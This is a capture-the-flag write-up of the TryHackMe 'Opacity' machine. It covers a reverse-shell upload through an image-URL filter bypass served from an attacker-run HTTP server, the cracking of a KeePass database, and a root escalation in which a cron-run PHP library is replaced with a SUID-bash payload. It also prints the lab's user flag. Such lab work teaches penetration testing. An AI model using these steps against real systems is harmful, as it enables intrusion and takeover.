TryHackMe Room Write-up

Title: Opacity

Description: Opacity is a Boot2Root made for pentesters and cybersecurity enthusiasts.

Author: Igor Buszta

Opacity

Description: Opacity is an easy machine that can help you in the penetration testing learning process.

There are 2 hash keys located on the machine (user - local.txt and root - proof.txt). Can you find them and become root?

Hint: There are several ways to perform an action; always analyze the behavior of the application.

Objectives: What is the local.txt flag? What is the proof.txt flag?

Tools: smbclient, macOS, Kali Linux (on UTM), gobuster, nmap, python (http.server), netcat, jacktheripper, keepass2john,

We kick things off with a nmap scan with version and script check.

```
┌──(gogor㉿kali)-[~/Downloads]
└─$ sudo nmap -sC -sV -p- -Pn 10.113.157.119
[sudo] password for gogor:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-07 11:07 GMT
Stats: 0:01:15 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth S
can
SYN Stealth Scan Timing: About 87.72% done; ETC: 11:08 (0:00:11 remaining)
Nmap scan report for 10.113.157.119
Host is up (0.034s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; pr
otocol 2.0)
| ssh-hostkey:
|   3072 d3:7b:5c:cb:06:60:92:3a:92:97:48:5d:dd:33:4e:2d (RSA)
|   256 e5:89:51:49:5d:e6:6f:b8:8f:9c:e6:07:ff:5f:ea:a4 (ECDSA)
|_  256 06:19:0d:37:e6:88:54:1d:5b:7d:9f:b8:d3:35:56:27 (ED25519)
80/tcp  open  http        Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-title: Login
|_Requested resource was login.php
|_http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: , NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (u
nknown)
| smb2-time:
|   date: 2026-03-07T11:08:45
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
```

Picture 1: nmap scan results.

Looks like except of SSH and http there's a SMB protocol running on the machine. What is that? Server Message Block protocol is used for sharing files across network and managing printers and overall communication about changes in protocols or withing one machine. It is useful indeed. In order to make some recoinassence I used smbclient (I had to read some articles in order to know what to do).

```
┌──(gogor㉿kali)-[~/Downloads]
└─$ smbclient -L //10.113.157.119/ -N

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (ip-10-113-157-119 server (Sa
mba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 10.113.157.119 (for a protocol between LANMA
N1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

Picture 2: listing machines which uses the SMB protocol.

I also performer another scan using enum4linux but there are many other tools available.


```
 ==========================================( Target Information )==========
 ========================================

Target ........... 10.113.157.119
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin,
none
```

Picture 3: enum4linux selected results.

There's a possibility to connect to the devices listed in smbclient, yet nothing interesting was there (no exploits, vulnerabilities, no nothing ...). That means that this is a rabbit hole and we should focus on http.

After enumarating the directories via gobuster, I found the /cloud.



Picture 4: /cloud page contents.

Looks like we can upload only images here. It is handled server-side which might be a PHP script. With PHP payload which creates a reverse shell we can gain access. Copying one from github should do it (pentestmonkey is the most popular one). Before that let's of course set up our netcat listener.

Because the app accepts only a external link to an image, we can quickly set up a http server using python which runs on directory with our script in it.


```
┌──(gogor㉿kali)-[~/Downloads]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Picture 5: setting up the netcat to listen on port 4444.

```
┌──(gogor㉿kali)-[~/Downloads]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.113.144.211 - - [07/Mar/2026 18:42:16] "GET /shell.php HTTP/1.1" 200 -
10.113.144.211 - - [07/Mar/2026 18:46:56] "GET /shell.php HTTP/1.1" 200 -
```


Picture 6: starting a http server (request were made after inputting the link in the browser).

So now we can input our link http://[vpn_ip_address_of_your_machine]:80/[filename]



Picture 7: uploading the shell to the server.

If you take a closer look at Picture 7, you'll notice that theres a #.jpg after the filename. Without it the program won't allow you to upload the file. Hash signs tells the script to ignore anything after it, yet it meets the conditio made in php scripts.



Picture 8: captured shell on our listener.

Now we can look around and try to escalate our privillages.

After looking into interesting directories (/etc, /tmp, /usr, /home, /opt), the /opt contained one interesting file.

```
www-data@ip-10-113-144-211:/$ ls opt
dataset.kdbx
```

Picture 9: contents of /opt directory.

If you gogle this extension you'll know that it is encrypted database for password and usernames used by KeePass app. After doing some research I downloaded the app compatible with my operation system and found the command helpful for cracking the password to the database (keepass2john and johntheripper).

But how to download the file? We're on reverse, stabilized shell but not on SSH. Well, we used python http server once, why not run it again?

```
www-data@ip-10-113-144-211:/opt$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Picture 10: running http server in /opt on target machine.

Now with wget we can download this database onto our machine.

```
┌──(gogor㉿kali)-[~/Downloads]
└─$ wget http://10.113.144.211:8080/dataset.kdbx
--2026-03-07 19:28:44--  http://10.113.144.211:8080/dataset.kdbx
Connecting to 10.113.144.211:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1566 (1.5K) [application/octet-stream]
Saving to: 'dataset.kdbx'

dataset.kdbx        100%[===================>]   1.53K  --.-KB/s    in 0s

2026-03-07 19:29:52 (79.0 MB/s) - 'dataset.kdbx' saved [1566/1566]
```

Picture 11: wgetting the .kdbx file.

```
┌──(gogor㉿kali)-[~/Downloads]
└─$ keepass2john dataset.kdbx > dataset_john
```

Picture 12: formatting the file to make it available for johntheripper tool.

We use keepass2john to make the file available for johntheripper. To crack the password I used rockyou.txt file.

```
┌──(gogor㉿kali)-[~/Downloads]
└─$ keepass2john dataset.kdbx > dataset_john

┌──(gogor㉿kali)-[~/Downloads]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt dataset_john
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 100000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963        (dataset)
1g 0:00:00:03 DONE (2026-03-07 19:46) 0.3125g/s 280.0p/s 280.0c/s 280.0C/s
michelle1..ilovegod
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Picture 13: cracked passphrase to enter the passwords database.

After installing KeePassXC you can open the file, enter the password and you'll get the username and password (the app is not visible on screenshots, hence no pictures.).

Let's use the credentials to log in via SSH.

```
sysadmin@10.113.144.211's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-138-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat 07 Mar 2026 07:57:15 PM UTC

  System load:  0.03              Processes:             122
  Usage of /:   57.7% of 8.87GB   Users logged in:       0
  Memory usage: 55%               IPv4 address for eth0: 10.113.144.211
  Swap usage:   0%

 * Ubuntu 20.04 LTS Focal Fossa will reach its end of standard support on 31 May

   For more details see:
   https://ubuntu.com/20-04

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Wed Feb 22 08:13:43 2023 from 10.0.2.15
sysadmin@ip-10-113-144-211:~$
```

Picture 14: logged into the system as sysadmin.

After that, we can now get the local.txt file.

```
sysadmin@ip-10-113-165-138:~$ cat local.txt
6661b61b44d234d230d06bf5b3c075e2
```

Picture 15: local.txt flag.

In the home directory of sysadmin there's also some php script.

```
sysadmin@ip-10-113-165-138:~/scripts$ cat script.php
<?php

//Backup of scripts sysadmin folder
require_once('lib/backup.inc.php');
zipData('/home/sysadmin/scripts', '/var/backups/backup.zip');
echo 'Successful', PHP_EOL;

//Files scheduled removal
$dir = "/var/www/html/cloud/images";
if(file_exists($dir)){
    $di = new RecursiveDirectoryIterator($dir, FilesystemIterator::SKIP_DOTS);
    $ri = new RecursiveIteratorIterator($di, RecursiveIteratorIterator::CHILD_FIRST);
    foreach ( $ri as $file ) {
        $file->isDir() ?  rmdir($file) : unlink($file);
    }
}
?>
```

Picture 16: contents of script.php

What does it do? It is constantly removing any images from /images and creating as backup. The relevant thing for us is that it's probably ran by cron with root privillages, which means that we can maybe input our malicious file and make cron run our file instead of the one made by sysadmin.

How do we do that though? We've got another directory which is there for a reason, the /lib with php libraries. The 4th line tells us which one is used, the lib/backup.inc.php. Let's just rename it and create our own with it's name instead.

```
sysadmin@ip-10-114-172-202:~/scripts/lib$ mv backup.inc.php backup.inc.php.old
sysadmin@ip-10-114-172-202:~/scripts/lib$ echo "<?php system('cp /bin/bash /tmp/
bash; chmod +s /tmp/bash'); ?>" > backup.inc.php
```

Picture 17: renaming the original library and creating another one with malicious payload.

What is the payload and what does it do? It makes the system to copy (as root) the /bin/bash into tmp directory with SUID privillages. Because the code is run as root, we should be able to create a shell as root, thanks to the SUID. Did it work? Let's take a look inside /tmp

```
sysadmin@ip-10-114-172-202:~/scripts$ ls /tmp/bash
/tmp/bash
sysadmin@ip-10-114-172-202:~/scripts$ ls -la /tmp/bash
-rwsr-sr-x 1 root root 1183448 Mar  8 09:05 /tmp/bash
```

Picture 18: contents and privillages of /tmp/bash file.

Now let's run it and switch to root with -p flag.

```
sysadmin@ip-10-114-172-202:~/scripts$ /tmp/bash -p
bash-5.0#
```

Picture 19: gaining root privillages.

After that we can just cat the /root/proof.txt flag and complete the room!